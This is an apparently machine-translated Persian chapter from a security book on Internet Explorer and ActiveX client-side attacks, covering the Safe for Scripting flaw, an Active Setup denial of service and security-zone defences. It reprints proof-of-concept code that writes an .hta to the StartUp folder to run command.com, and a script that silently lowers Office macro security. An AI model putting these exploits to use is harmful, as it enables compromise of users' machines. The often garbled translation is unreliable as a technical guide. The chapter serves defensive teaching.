مـیان عـامل سازمانهای زیستی آن نرم‌افزار می‌باشد . ما قبلاً راههای زیادی را پیشنهاد دادیم که این عوامل همیشه در صحنه (یا حاضر در همه جا) می‌توانند مورد بهره‌برداری یا سوء استفاده قرار بگیرند .

یـک فصـل بـه هجـوم بـر علیه سیستمهای عامل مصرف‌کننده ماکروسافت که اغلب توسط مقیمان اینترنت (win9x/ME/xPHE) مورد استفاده قرار می‌گیرد می‌پردازد .

فصـلی دیگر در مورد backdoors (خروجی‌های مخفی) و trojanها که اغلب بدون تردید در سیستمهای کاربر مستقر شده‌اند بعلاوهٔ تکنیک مهندسی اجتماعی (social engineering) که بسیار موثر در متصدی‌شدن یک کامپیوتر جهت استجابت دعوت یک هک‌کنندهٔ جنایتکار بوسیلهٔ ابزار غیرتکنیکی می‌باشد ، می‌پردازد .

این فصل بعضی از این وظایف را ارائه و توضیح می‌دهد . از جمله این فصل راههای پر دسیسه و موذیانه که توسط backdoors(خروجی‌های مخفی) طراحی‌شده‌اند

را بخوبی یک راه تکنیکی برای روانه‌ساختن هجومهای اجتماعی نیمه خودآگاه (که در خط موضوع در پیغام E – mail وجود دارد) با شیوه‌ای کاملاً متفاوت معرفی می‌نماید . قبل از شروع ، بایستی شما را از عواقب ناخوشایند عدم بکارگیری صحیح و عاقلانه این روشها آگاه سازیم (یعنی بایستی در بکارگیری آنچه که بصورت لپ کلام به شما نشان می‌دهیم کاملاً دقت نمایید که اگر آنها را عاقلانه بکار نبرید ممکن است بصورت باورنکردنی از ذهنتان پاک شود) بطور غیرقابل اعتراضی ، ما مورد نکوهش قرار خواهیم گرفت برای اینکه بتفضیل چگونگی عملکرد دقیق این هجومها را توضیح می‌دهیم ، همانطوریکه در سراسر این کتاب توضیح خواهیم داد : تنها در درک راههای دشمنی ، موجود در این مطالب محرمانه ما می‌توانیم تلفات پنهانی را محافظت نماییم . در سفر اکتشافی خودمان در سرتاسر موضوعات مطرح شده در اینجا فقط یک هشداردهندهٔ ستیزه‌جو و یا آشکارکنندهٔ مغایرتها بودیم . بخوانید تا فراگیرید که چگونه از سهم شخصی‌تان در اینترنت محافظت نمایید ؟!!!

کدهاي متحرك جنايتكار

کد متحرک (mobile) در پیدایش اینترنت از یک ایستا بسیار مهم بود ، اسناد مستقر واسطه برای تحریک ، خودبخود اجتماع امروزه را بوجود آوردند . چند تحول تدریجی تکنیکهای جاری کد موبایل هنوز ممکن است ثابت شود که در مدل مقتدر صحبت کامپیوترسازی آینده باشند . به هر حال گرایشهای کنونی از تکیه بر همچنین اجرای مدلها از طرف ایستگاه کاری و بسوی HTML متحرک (DHTML) ، style sheetes و نقش‌پذیری یا عملیت نوشتاری از طرف سرور حذف می‌شوند . (بعضی‌ها ممکن است بگویند که عملیات اجرائی هنوز از طرف ایستگاه کاری رخ می‌دهد ، اما این فقط انتقال عمیق‌تری بدرون مرورگر وب می‌باشد) در هر حالتی mobile code که از شبکه در طول زمان حیاتش می‌گذرد در دستگاه مقصد، باقی می‌ماند و اجرا می‌شود .
(http://www.computer.org/internet/v2n6/w6gei.html

کـه ۲ مـثال متعادل برای mobile code ، Sun’s Java & Microsoft’s Activex می‌باشند که هنوز در اجرای مرورگرها در هرجا یافت خواهد شد، بنابراین شدیداً برای هر مبحثی از امنیت ایستگاه کاری اینترنت مهم هستند .
توجه :

ناچاراً ، برابری‌ها میان Activex و Java ترسیم شده است . ما نمی‌خواهیم اینجا وارد بحث شویم اما سریعاً صحبت بیطرفانه‌ای در مورد آسیب‌پذیریهای واقعی که در هـر ترسـیم پـیدا شـده اسـت مـی‌نمائـیم. یـک بحـث فنـی قـوی از جمعها و تفریقهای مدلهای mobile code از یک prepective امنیتی، و یک مقایسه میان Security Activex و Java Between کـــــــــــه توســـــــــــط دیویـــــــــــد هافمـــــــــــن در http://www.users.zetnet.co.uk/hopwood/papers/compsec 97 .html قرار داده شده است .

Active ماکروسافت

ماکروسـافت اولیـن تـلاش خـودش جهـت یـک کـد سـیار (قابلیـت جابجایی سریع : mobile) را به Activex لقب داد . Activex اغلب بطور ساده بعنوان Object Linking و Embedding (OLE) توصـیف شـده اسـت . ایـن یـک سـاده‌انگاری وسیع و پهناور از قرارگرفتن APIها ، بعنوان نمونه‌های پیشرفت یا توسـعهٔ مشخصـات جاه‌طلبی است مانند COM ، که واقعاً تکنولوژی را نوارپیچی کرده است ، و این آسان‌ترین راه برای بدست‌آوردن آن است . کاربردهای Activex ، یا Controls (کنـترلها) مـی‌تواننـد بـرای انجام کارهای ویژه‌ای (مثل نمایش یک فیلم یا صدا) نوشته شوند . آنها می‌توانند در یک صفحهٔ وب جاسازی شوند تا این عملیات رافراهم سازند. درست نظیر پشتیبانی‌های OLE .

بطـور نمونـه کنترلهای Activex دارای فایلهایی با پسوند ocx هستند (البته کنترلهای Activex نوشته شده در Javaاستثناء هستند) . آنها داخل صفحات وب بـرای اسـتفاده از برچسـب <OBJECT> تعبیه شده‌اند که مشخص می‌کند این کنترل از کجا download شده است. وقتیکه Internet Explore بایک صفحهٔ وب به همراه یک کنترل Activex تعبیه شد شود ، ابتدا محضرخانه(Registry) سیستم محلی کاربر را کنترل می‌کند برای اینکه بفهمد آیا آن عنصر یا جزء در دسـتگاهش قـابل دسـترس هسـت یـا نه . اگر موجود باشد ، IE صفحهٔ وب را به نمایش می‌گذارد و کنترل را بدرون فضای آدرس حافظهٔ مرورگر بارگذاری می‌کند و کد آنرا ایجـاد مـی‌کـند . اگـر ایـن کنـترل قـبلاً روی کامپـیوتر کاربـر نصـب نشـده باشـد ، IE download مـی‌کـند و کنترل‌هایی که جایگاه ویژه یا محل خاصی در برچسب <OBJECT>را مورد استفاده قرار می‌دهد را نصب می‌کند . بطور اختیاری ، ایجادکنندهٔ کد را برای استفادهٔ از کدسازی خودکار (Authenticode) بازبینی می‌کند و سـپس آنـرا اجـرا مـی‌نمـاید . بطـور پـیش‌فـرض ، کنـترل بـدرون حافظـهٔ پنهانـی کنـترل Activex کـه در دایرکـتوری \windows\occahe قرار گرفته است download شده است .

تنها در مدلی که تا کنون توضیح داده شد ، برنامه‌نویسان جنایتکار و بداندیش توانستند کنترلهای Activex را فقط برای چرخهایی که می‌خواهد روی دستگاه کاربر انجـام شـود ، بنویسـند . چـه چـیزی مـانع این راه می‌شود؟ نمونهٔکدسازی خودکار ماکروسافت . کدسازی خودکار به توسعه‌دهندگان اجازه می‌دهد تا ، کدهایشان را که بکار مـی‌بـرند علامـت‌گـذاری کـنـند چگونـه ایـن کدسـازی خودکـار در دنـیای واقعی کار می‌کند؟ در سال 1996 یک برنامه‌نویس بنام فردمک‌لین(Fred mclin) کنترل Activex را نوشـت کـه به آسانی سیستم کاربر را shut down خاموش می‌کرد . (البته اگر ویندوز 95 با مدیریت قوی پیشرفته اجرا می‌شد) او یک کد مجوز واقعی (Verisign)بـــــــــــرای ایـــــــــــن کنـــــــــــترل بدســـــــــــت آورد ، کـــــــــــه او آنـــــــــــرا Internet Exploder نامید و آنرا بعنوان میزبان به وب سایتش فرستاد .

پـس از بحـث کوتاهـی در مـورد صـلاحیت ایـن نمایش عمومی از مدل امنیتی کدسازی خودکار در عمل، ماکروسافت و Verisign شناسنامهٔ منتشرکنندهٔ نرم‌افزار Mclain را لغو کردند و مدعی شدند که وی به تعهد و الزام در جائی که پایه‌ریزی شده بود تجاوز نموده است Exploder (تخریب‌کننده) هنوز اجرا می‌کند ، اما حال از جـریانات سـریعی مطلـع شـدیم که بایگانی نشده‌اند و گزینه‌هایی را در اختیار آنها می‌گذاریم تا بتوانند Download را کنسل کنند . ما در این مثال این را به عهدهٔ خود خوانـنده می‌گذاریم که تصمیم بگیرد آیا سیستم کدسازی خودکار کارکرد یا نکرد ، اما بخاطر بسپارید که Mclain نمی‌توانست چیزهایی وخیم‌تر از shutdwon کردن یـک کامپـیوتر را انجام داده باشد و فقط می‌توانست آنها را یک کمی مخفیانه‌تر انجام داده باشد . امروزه Activex به تامین عاملیت مهم و ضروری برای اکثر وب سایتها با نمایش کمی در فضای باز ادامه می‌دهد . مشکلات اضافی دیگری وجود داشته به هر حال خطرناکترین آنها را در بحث آینده مورد بررسی قرار خواهیم داد .

صدور یا انتشار Safe for Scripting در Activex

Popularity:	*9*
Simplicity:	*5*
Impact:	*10*
Risk Rating:	*8*

در تابستان سال 1999 ، جرجی گانیسکی و ریچارد ام . اسمیت ، بطور جداگانه دو مثال متفاوت از آسیب‌پذیری ناشی از Safe for Scripting در بررسی IE از Activex ارائـه دادنـد . بـا گذاشتن نشانهٔ Safe for Scripting در کنترل‌هایشان ، توسعه‌دهندگان توانستند گذرگاه فرعی برای کنترل نهایی کدمجوز کدسازی خودکـــــار عـــــادی ایجـــــاد نمـــــایند . دو مـــــثال از ایـــــن کنـــــترلها کـــــه بـــــا IE4 کـــــار مـــــی‌کـــــند ، script let .type lib و Eyedog.ocx مـی‌باشـد کـه کـد نشـانه‌گـذاری هـم شده بودند و بدینسان هیچ اخطاری به کاربر در زمان اجرای آن توسط IE ندادند . کنـترل‌هـای Activex کـه این نقش‌های بی‌ضرر را ایجاد می‌کنند احتمالاً تمام آن مزاحتمها نخواهند بود . هر چند که script let و Eyedog.ocx هر دو توانایی دسـتیابی بـه سیسـتم فـایل کاربر را دارند . script let .type lib می‌تواند ایجاد نماید ،تغییر دهد (و فایلهای روی دیسک محلی را بازنویسی کند .Eyedog.ocx می‌تواند Registry (محضرخانه) را جستجو کند و مشخصات دستگاه را جمع‌آوری نماید . جرجی گانینسکی کد Proof – of – Concept (برهان نظریه) را برای کنـترل script رهـا کرد تا بتواند فایلهای متنی را با پسوند hta. (HTML application) بنویسید تا پرونده‌های یک ماشین از را دور را start up (راه‌اندازی) نمـاید . ایـن فـایل مـی‌تواند دفعهٔ بعد اجرا شود تا دستگاه reboot شود ، با جعبه نمایش یک پیغام بی‌ضرر از جرجیreboot شود ، اما هنوز با ایجاد یک نقطه‌نظر بسیار رسـمی و جـدی : بـا آسـان‌سازی مشاهدهٔ صفحهٔ نقطه نظرات جرجی http://www.guninski.com/scrtlb.html ، شما دو راه برای اجرای کد اختیاری روی سیستمتان خواهید داشت . بازی تمام شد . کد safe – of – concept بعداً نشان داده می‌شود .

```
<object id = "scr"
classic = "clsid : 0629OBD5-48AA-11D2-8432-006008c3FBFC"
>
</object>
<SCRIPT>
scr.Reset ( );
scr.Path = "C:\\windows\\Start Menu\\Programs\\StartUp\\guninski.hta";
scr.Doc = "<object it = 'wsh' classid = 'clsid:F935DC22-1CF0-11D0-ADB9-
   00C04FD58A0B'></object><SCRIPT> altert ('Written by Georgi Guninski
http://www.guninski.com/~joro'); wsh.Run ('c:\\command.com'); </"+"SCRIPT>"; </SCRIPT>
</object>
```

ارائـه رابـطهـای نـرم‌افـزاری بـرای دسـتیابی بـرنامه‌ای ، توسـط ریچـارد ام اسمیت بعنوان "accidental Trojans" تروجن‌های تصادفی نامیده شده بود . کنترلهای Activex مثل script let و Eyedog بی‌ضررانه روی دیسکهای سخت (hard disks) میلیونها افراد قرار دارد که آنها را از راه دور قابل دسترس می‌سازد .

http://www.cnn.com/TECH/computing/9909/06/activex.idg/)


وسعت این نمایش مهیج است . شرکتهای Registered Activex می‌توانند بعنوان Safe for Scripting توسط ابزار Safety IO object کنترل یا بوسیلهٔ علامتگذاری شدند و بعنوان Safe در Registry (محضرخانه) با اضافه‌کردن کلید 7DD95801-9882-11CF-9FA9-OOAA006C42C4 به طبقه‌بندی ابزارها بپردازید .

http://www.msdn.microsoft.com/workshop/components/activex/safety.asp


با جستجو میان سیستم بایگانی ویندوز فرعی به دوازده عدد از این کنترلها می‌رسیم .

هر کنترلی قادر به اجرای اقدامات ممتاز می‌باشد (مثل نوشتن روی دیسک اجراکردن کد) همچنین می‌توانستند در حملهٔ مشابه مورد استفاده قرار گیرد .

برای آسان‌سازی نمایش فعال کاربردهای COM (شامل کنترل‌های Activex) نصب شده روی سیستمتان ، به دکمهٔ start بروید ، Run را انتخاب کنید و dcomcnfg را تایپ کنید . نتیجهٔ این روند در مثال تصویری زیر نشان داده است .



برای دیدن اینکه کدامیک از اینها برای Safe for Scripting در بایگانی مشخص شده‌اند ، Oleview از بستهٔ منبع (NT Resources kit) را می‌توانید بکار ببرید . Oleview تمام شیئی‌های Activex / COM ثبت شده یا بایگانی شده روی سیستم را مرور می‌کند . این همچنین ID Class(CLSID) توسط آنچه که Registry نامیده می‌شود را نمایش خواهد داد و به همان اندازه پارامترهای مهم دیگر ، شامل طبقه‌بندی‌های اجراشدهٔ Oleview که بعداً نشان داده می‌شود را معرفی می‌نماید .



Oleview رابط خروجی کاربرها را توسط یک شیء نمایش می‌دهد و این شیئ همچنین یک هدف خوب برای ربودن بمنظور اجرای اقدامات ممتاز را مشخص می‌کند . سایر کنترل‌های این‌چنینی تقریباً یکسال بعد توسط DilDog از Cult کشف شده بود .

```
var ua;

function setup ( )
{
// Create UA control
ua = new ActiveXObject ("OUACtrl.OUACtrl.1");

// Attach ua object to ppt object
ua.WndClass = "OpusApp";
ua.OfficeApp = 0;
// Verify UA objects sees office application
return ua.IsAppRunning ( ) ;
}

function disablemacroprotection ( )
{
var ret;

// Activate application
ua.AppActivate ( );

// Display macro security dialog
ua.ShowDialog (0x0E2B);

// Click the 'low' botton
ua.SelectTabSDM (0x13);

// Click the 'OK' botton
ua.SelectTabSDM (1);
}

function enablemacroprotection ( )
{
// Activate application
ua.AppActivate ( );

// Display macro security dialog
ua.ShowDialog (0x0E2B);

// Click the 'medium' button
ua.SelectTabSDM (0x12);
```

```
// Click the 'OK' button
ua.SelectTabSDM (1);
}
// Beginning of script execution
if (setup( )) {
disablemacroprotection ( );
parent.frames ["blank"].location = "
}
</script>
</body>
</html>
```

اجتناب‌کردن از عملکرد "Safe for scripting"

کاربر اینترنت از طریق سه روش می‌تواند بر این عملکرد نظارت داشته شود که البته ما بکارگیری هر سه روش را توصیه می‌نماییم .

اولین روش بکاربردن یا اجرا نمودن بسته‌های نرم‌افزاری مربوطه هم جهت خنثی‌سازی دستورالعمل ، هم جهت نگاه‌کردن و OUA که در http://www.microsoft.com/technet/security/bulletin/ms99-032.asp قابل دسترسی می‌باشند . بحث ما در زمنیهٔ ویرویس‌های Trojan که تا کنون کشف نشده‌اند می‌باشد .دومین اقدام متقابل عملکرد یا رفتار OUA و امثال آن که از ماکروهای office برای انجام کارهای زشتشان کمک می‌گیرند می‌باشد .

محافظ ماکرو راتا موقعیت HIGH در مسیرSecurity|Macro|Tools در office 2000 تنظیم نمائید . (هر برنامه کاربردی بایستی این‌چنین پیکره‌بندی بشود چون هیچ security کلی و عمومی برای تمام آنها وجود ندارد)

سومین و موثرترین اقدام متقابل محدودنمودن یا از کار انداختن ActiveX می‌باشد . ما درمورد چگونگی اجرای آن در قسمت حوزه‌های استحفاظی (security zones) اشاره‌ای کوتاهی خواهیم نمود . اما اول از هر چیز ما لازم است که یکی از موارد فوق Activex راکه بیشتر از دو مورد دیگر باعث آسیب‌پذیری کاربر آن می‌شود را حائز اهمیت تلقی نمائیم . از نقطه‌نظر Prespective یا توسعه دهنده ، کنترل‌های ایمن‌سازی جهت script که بتوانند اقدامات ویژۀقابل امتیازی را در سیستم شما ایفا نمایند را ننویسید . البته مگر اینکه بخواهید توصیه‌های بعدی George Guninski را به پایان رسانید .

توجه :

Activex در حافظهٔ اصلی می‌ماند تا زمانیکه پاک‌سازی شود . برای خالی‌کردن کنترلهای Activex از حافظه بایستی دستور regsvr32/u[control _ name] از خط دستور استفاده شود .

آسیب‌پذیری دریافت فایل فعال

Popularity:	5
Simplicity:	8
Impact:	5
Risk Rating:	6

Juan Carlos Carcia Cuartango پژوهشگر امنیت مستقل ، علاقهٔ وافری به صحبت در مورد عملکرد Internet Explore داشت و توصیه‌هایی دربارهٔاین آسیب‌پذیری در سایت خودش (http://www.kripttoplolis.com) قرار داده است . آسیب‌پذیری Active set up Download (برنامهٔ نصب از طریق پایه‌گذاری) یک حمله DoS (لانهٔ خدماتی denial of service) می‌باشد و کنترل Activex را برای (Active set up Download) ASD که توسط ماکروسافت علامت‌گذاری شده است بدست می‌گیرد . CAB برای هر جایگاه تعیین‌شده‌ای روی دیسک بایگانی می‌شود ، حتی اگر آن جایگاه از فایل دیگری رونویسی شده باشد .

Set up فعال اقدام متقابل Dos

ماکروسافت این قطعه برنامه تعمیری را در :

http://www.microsoft.com/technet/security/bulletin/ms00-042.asp

قرار داده است .

توجه :

برای کاربرهای ویندوز WFP/2000 (Windows file Protection) می‌تواند از رونویسی فایلهای معین سیستم جلوگیری نماید . در صورتیکه Active setup از عملکرد ناشی از این آسیب‌پذیری مورد هدف قرار گرفته باشد .

بکارگیري عافلانة حوزه امنیتي

یک راه حل کلی برای مبارزه با Activex :

با این دیدگا ممکن است خیل از شنوندگان قانع شوند که Activex تنها یک مخرب امنیت مشتری اینترنت هست ، این احساس نظریهٔ قبلی اساسی را رد می‌کند : هر چه یک تکنولوژی قدرتمندتر و گسترده‌تر باشد ، با پتانسیل بزرگتری باعث خرابکاری با تاثیر آسیب دهندگی وسیع می‌شود .

Activex یک تکنولوژی (با فن‌آوری) عمومی و با قدرت است بنابراین وقتیکه با قصد بد اندیشی به کار می‌رود اتفاقات ناجوری رخ می‌دهد . (Email Hacking)

تمام کاربرها بدنبال راههای خودکاری هستند که روتین یا برنامهٔ کاری روزانه آنها را هدایت نمایند ولی Activex تنها قادر است به یکی از این نیازها پاسخ دهد . چشمها را می‌بندیم و امید داریم که مشکل خودبخود حل شود تکنولوژی جدید تنها منتظر یک افق فکری است که احتمالاً با یک روش مشابه نیاز بیشتری را برطرف نمایند .

یک راه‌حل عمومی برای ارائه مبارزه‌طلبی توسط Activex (چه بر اساس safe for scriptباشد چه نباشد) این است که قدرت بکارگیری کنترل امتیاز دهنده روی سیستم شما را محدود سازد .

برای انجام این امر ویژه بایستی به یکی از چند وضعیت مشرف به امنیت ویندوز یعنی حوزهٔ امنیتی واقف باشیم . بله برای بهترکردن امنیت مستقیم آن شما بایستی طرز بکار انداختن ایمنی آن را یاد بگیرید. اساساً مدل حوزهٔ امنیت به کاربرها این اجازه را می‌دهد که تغییر درجهٔ اطمینان کدی که download می‌شود را از چهار حوزه یا بخش تعیین کند :

Restricted site , Internet , Trusted sites , local Internet

پنجمین حوزه loacl Machine نامیده می‌شود وجود دارد اما کاربر به آن دسترسی ندارد برای اینکه این تنها وسیلهٔ استفاده قابل پیکربندی از IE (شبه نرم‌افزاری مدیریت) می‌باشد . (رجوع شود به Internet Explore http://www. microsoft .com)

TIP

یکی از بهترین مراجع برای یادگیری حوزه‌های امنیتی Microsoft Knowledge Base قابل دسترسی در http://www.support.microsoft.com می‌باشد . سایتها می‌توانند بطور دستی به هر منطقه‌ای اضافه شوند بجز حوز یا منطقه Internet حوزهٔ اینترنت تمام سایتها را در بردارد ، در هیچ حوزهٔ دیگری ترسیم نمی‌شود و هیچ سایتی یک دوره یا نقطه پایانی در URL خودش ندارد (بعنوان مثال http://local یک قسمتی از حوزهٔ شبکه محلی (local Internet) بعنوان پیش‌فرض می‌باشد ، مادامیکه http://www. microsoft .com درحوزهٔ اینترنتی می‌باشد ، دارای دوره‌های در نامش است)

هنگامی که سایتی در میان یک حوزه وارد می‌شود که یا setting های امنیتی معینی در آن حوزه جهت فعالیت شما در آن سایت قابل اجرا هستند (بعنوان مثال "Run Activex Control" ممکن است اجازهٔ فعالیت داشته باشند) بنابراین مهمترین حوزهٔ برای configure یا شکل‌دادن همان حوزهٔ اینترنتی است . از آنجائیکه این حوزه تمام سایتهایی که احتمالاً یک کاربر بطور پیش‌فرض با آن وارد می‌شود را در بر دارد . البته شما اگر بطور دستی سایتها را به هر حوزهٔ دیگری وارد کنید این قاعده رعایت نخواهد شد . حتماً با دقت سایتهای مطمئن و یا غیر مطمئن (trusted & untrusted) را انتخاب نمایید . (بطور نمونه بمنظور یکی‌شدن کاربران LAN (شبکهٔ محلی) توسط مدیران شبکه ، سایر حوزه‌ها مورد اقامت و سکونت قرار خواهد گرفت .

برای پیکره‌بندی امنیت حوزهٔ اینترنت ، Tools را باز کنید ، قسمت Security | Internet Option در میان IE (یا فهرست کنترل‌های انتخابی اینترنت) حوزهٔ اینترنت را های‌لایت نمایید و روی سطح پیش فرض کلیک کنید و slider (دستگیره) را بطرف بالا حرکت دهید تا به نقطهٔ مقتضی برسید. ما پیشنهاد می‌کنیم آنرا تنظیم کنید . setting برای غیرفعال‌نمودن activex در شکل 1– 16 نشان داده شد است . خبر بد این است که غیرفعال نمودن Activex ممکن است باعث

مشـکلاتی در مشـاهده‌کـردن سـایتهایی کـه وابسـته بـه کنـترلها جهت اثرهای ویژه هستند بشود . در روزهای نخستین از web بسیاری از سایتها شدیداً وابسته به کدهای Download هستند مانند کنترلهای Activex که وظایف پویا را انجام می‌دهند ، اما این نمونه بطور وسیعی با پسوندهایی به HTML جایگزین شده‌اند و همچنین Server side – scripting کـه درجـای خـود جـای تشـکر دارد. بنابرایـن غیرفعال ساختن Activex در بیشتر سایت‌های وب خرابی ببار نمی‌آورد . یک استثناء چشـمگیر و قـابل توجـه سـایتهایی هستند که کنترل Macromedia's shockwave (امواج تاثیرگذارنده چند رسانه‌ای) را بکار می‌برند . با Activex غیرفعال شده و مشاهدهٔ سایتهای که این کنترل Activex را بکار می‌برند پیام زیر برایشان می‌آید :

اگـر بخواهـید تماماً صدای صاف و انیمیشن از shock wave داشته باشید ، بایستی Activex را فعال سازید (مگر اینکه البته از نمایشگر Net scape را در جایی که shock wave به شکل فرمی از plug in ظاهر می‌شود استفاده کنید.

Category	Setting Name	Recommended Setting	Comment
ActiveX controls and plug-ins	Script ActiveX controls marked "safe for scripting"	Disable	Client-resident "safe" controls can be exploited.
Cookies	Allow per-session cookies (not stored)	Enable	Less secure but more user friendly.
Downloads	File download	Enable	IE will automatically prompt for dowload based on the file extension.
Scripting	Active scripting	Enable	Less secure but more user friendly.

Table 16-1. Recommended Internet Zone Security Settings (Custom Level Settings Made After Setting Default to High)

Wu یـا پـنجرهٔ بـه روزرسـانی در ماکروسـافت (windows update) از Activex بـرای اسـکن‌کـردن ماشین کاربر و Downloadکردن و نصب قطعه بـرنامه‌هـای اختصاصـی ، اسـتفاده می‌کند ، WU یک ایدهٔ عالی است ، چرا که از وقت بسیار زیادی که جهت اجرای قطعه برنامه‌های فردی (بخصوص برنامه امنیتی) صرف می‌شود جلوگیری می‌نماید

نـا امیدکنـنده اسـت اگر که بدانیم دستورالعملهای Activex تحت IE غیرفعال است و مکانیزم جستجوی خودکار که نمایشگر را از یک کلمه تایپ شده در آدرس مثل mp3 به خود آدرس http://www. mp3 .com می‌رساند دیگر وظیفهٔ خود را انجام نمی‌دهد .

یـک راه‌حـل بـرای ایـن مشـکل این است که بطور دستی زمانیکه یک سایت مطمئن را مشاهده می‌نمایید Activex را فعال نمایید و بعداً دوباره آنرا به طور دستی




Figure 16-1. Disabling all ActiveX settings using the Internet Options control panel will protect against malicious controls downloaded via hostile web pages.

بین دید .




Figure 16-2. Configuring Outlook to use the Restricted Sites zone when browsing.

راه زیرکانه برای انجام آن بکارگیری حوزهٔ امنیتی سایتهای (مطمئن) می‌باشد . یک سطح پایین‌تر از درجه امنیت (پیشنهاد می‌کنیم درحد متوسط یا متعادل) در این حوزه را

